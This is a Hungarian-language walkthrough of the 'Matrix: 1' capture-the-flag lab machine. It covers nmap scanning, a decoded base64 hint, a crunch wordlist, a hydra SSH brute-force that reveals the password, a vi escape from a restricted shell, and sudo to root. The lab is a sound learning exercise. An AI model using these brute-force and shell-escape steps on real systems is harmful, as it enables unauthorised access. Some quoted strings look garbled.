

Név: Matrix: 1

Megjelenés dátuma: 2018.08.19

Szerző: Ajay Verma

Leírás: Egy egyszerű CTF gép, amiben a root jogig kell eljutnunk. Sok easter egg és félrevezetés is megtalálható a gépben, ami nem ad nekünk plusz információt. A gépet egy kezdő/haladó szintre sorolnám.

Elsőnek is végigscannelem a hálózatot a netdiscover paranccsal és beazonosítom a célgépet.

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180						
IP	At MAC Address	Count	Len	MAC Vendor	/ Hostname	
192.168.10.1	08:00:27:6f:04:ed	1	60	PCS Systemtechnik GmbH		
192.168.10.4	08:00:27:6f:04:ed	1	60	Unknown vendor		
192.168.10.73	08:00:27:6f:04:ed	1	60	PCS Systemtechnik GmbH		



Következőnek megnézem a nyitott portokat és néhány vizsgálatot is elvégzek az nmap-el

`sudo nmap 192.168.10.73 -sV -sC -O`

```
└─$ sudo nmap 192.168.10.73 -sV -sC -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 13:24 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.73
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|_  256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http      SimpleHTTPServer 0.6 (Python 2.7.14)
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_ http-title: Welcome in Matrix
31337/tcp  open  http      SimpleHTTPServer 0.6 (Python 2.7.14)
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_ http-title: Welcome in Matrix
MAC Address: 08:00:27:6f:04:ed (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.46 seconds
```

A report az SSH(22) és két webszervert dob ki(80,31337). Ha ezeket megvizsgáljuk a következő 2 oldal fogad minket.



Ha megnézzük a 80-as porton található weboldal forráskódját akkor nem találunk semmi érdekeset. Viszont ha a 31337-es porton találhatóét vizsgáljuk meg akkor találhatunk valami érdekeset.

```
<div class="service-wrapper">

  <!-- service -->
  <div class="service">
    <!--p class="service_text">ZWlObYAiVGh1bI85b3UnbGwgc2V1LCB0aGF0IG1zIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGh1ci5tYXRyaXg=</p-->
  </div><!-- End / service -->

</div>
div>
```

Egy base64 kódolású szöveg. Ezt egy egyszerű sorral tudjuk dekódolni.

echo


```
'ZWNobyAivGhIbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gliA+IEN5cGhlci5tYXRyaXg=' | base64 -d
```

```
(kali@kali)-[~]  
└─$ echo 'ZWNobyAivGhIbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gliA+IEN5cGhlci5tYXRyaXg=' | base64 -d  
echo "Then you'll see, that it is not the spoon that bends, it is only yourself." > Cypher.matrix  
(kali@kali)-[~]  
└─$
```

Eredménynek a következőt dobta ki:

"Then you'll see, that it is not the spoon that bends, it is only yourself." > Cypher.matrix

Ha ellátogatunk ezen a porton erre a címre, akkor le fog tölteni egy fílet. A file tartalma egy brainfuck programkód. Az interneten találhatunk is erre egy decodert.





```
(kali@kali) - [~/Downloads]
$ crunch 8 8 -t k1ll0r%a -o matrixdic.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
crunch: 100% completed generating output
```

(<https://www.kali.org/tools/crunch/>)

Ezután pedig hydrával bruteforceoljuk az ssh portot.

hydra -l guest -P matrixdic.txt ssh://192.168.10.73

```
(kali@kali) - [~/Downloads]
$ hydra -l guest -P matrixdic.txt ssh://192.168.10.73
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
more laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-18 18:50:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.10.73:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 106 to do in 00:01h, 14 active ones, the more you are able to hear"
[22][ssh] host: 192.168.10.73 login: guest password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-18 19:01:33
```

a jelszó: k1ll0r7n

Ha bejelentkezünk az ssh-n keresztül a következő fogad.


```
(kali@kali) - [~/Downloads]
$ ssh guest@192.168.10.73
The authenticity of host '192.168.10.73 (192.168.10.73)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:51: [hashed name]
  ~/.ssh/known_hosts:53: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.73' (ED25519) to the list of known hosts.
guest@192.168.10.73's password:
Last login: Mon Aug 6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify '/' in command names
guest@porteus:~$ whoami
-rbash: whoami: command not found
guest@porteus:~$ █
```

Egy restricted shell. Sok trükk van erre, ami található az interneten, hogy kicselezzük ezt is. Az echo paranccsal például tudjuk helyettesíteni az ls parancsot.

```
pl: echo /*
echo /home/guest/*
```


Találunk is egy /home/guest/prog/vi file-t. Ha simán beírjuk a terminálba, hogy vi majd a következőt beírjuk kaphatunk egy használható shell-t.

```
:/bin/bash
```



```
~
~
bash: grep: command not found
bash: ps: command not found
bash: ps: command not found
bash: ps: command not found
bash: ps: command not found
bash: ps: command not found
bash: ps: command not found
guest@porteus:~$
```

```
export PATH=/usr/bin:/bin
```



```
guest@porteus:~$ echo $PATH
/home/guest/prog
guest@porteus:~$ export PATH=/usr/bin:/bin
guest@porteus:~$ echo $PATH
/usr/bin:/bin
guest@porteus:~$
```

Majd egyszerűen a sudo -l paranccsal megnézzük, hogy milyen lehetőségeink vannak. Ez után látszódik, hogy bármit futtathatunk root userként. A sudo su paranccsal át is lépünk a root felhasználóba és kiíratjuk a flag.txt file-t

